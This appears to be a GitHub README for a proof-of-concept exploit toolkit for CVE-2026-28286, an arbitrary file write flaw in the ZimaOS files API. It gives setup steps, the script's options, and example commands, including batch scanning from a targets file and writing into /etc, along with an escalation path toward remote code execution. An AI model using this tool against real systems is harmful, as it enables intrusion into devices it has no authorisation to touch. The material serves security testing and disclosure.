 rushi9/zimaos-cve-2026-28286-arbitrary-file-write
PoC and verification toolkit for CVE-2026-28286, an arbitrary file write vulnerability in ZimaOS, exploiting API misconfiguration to write files outside intended directories.

From API Misconfiguration → Arbitrary File Write → Potential System Compromise
/v2_1/files/filegit clone https://github.com/Rushi9/zimaos-cve-2026-28286-arbitrary-file-write.git
cd zimaos-cve-2026-28286-arbitrary-file-write
pip install -r requirements.txt
python3 poc.py


You can view all available options using:
python poc.py -h
usage: poc.py [-h] [-u URL] [-t TARGETS] [-p PATH] [--proxy PROXY] [--token TOKEN] [-n ATTEMPTS] [--delay DELAY]

options:
  -h, --help            show help message and exit
  -u, --url URL         Single target URL
  -t, --targets TARGETS Targets file (batch mode)
  -p, --path PATH       Custom file path (default: /tmp)
  --proxy PROXY         Proxy URL (e.g., http://127.0.0.1:8080)
  --token TOKEN         Bearer authentication token
  -n, --attempts        Number of attempts
  --delay               Delay between batch requests (seconds)
python poc.py
python poc.py -u http://localhost:8080
python poc.py -u http://localhost:8080 -p /tmp
python poc.py -u http://localhost:8080 -p /etc
python poc.py -u http://localhost:8080 -n 5
python poc.py -u http://localhost:8080 --proxy http://127.0.0.1:8080
python poc.py -t targets.txt
python poc.py -t targets.txt --delay 2
python poc.py -u http://target.com -p /tmp -n 3 --proxy http://127.0.0.1:8080 --token YOUR_TOKEN
Use proxy mode with Burp Suite to:
The backend fails to enforce filesystem boundaries:
This allows writing to:
/tmp/
/etc/
/usr/local/bin/
Arbitrary File Write
        ↓
Overwrite Config / Scripts
        ↓
Privilege Escalation / RCE
[✔] CONFIRMED vulnerable (LISTING_SUCCESS)
Path: /tmp/CVE-2026-28286_⚠️_abc123.txt
If you found this useful, consider giving a star ⭐ It helps more researchers discover this work.
For authorised testing only.
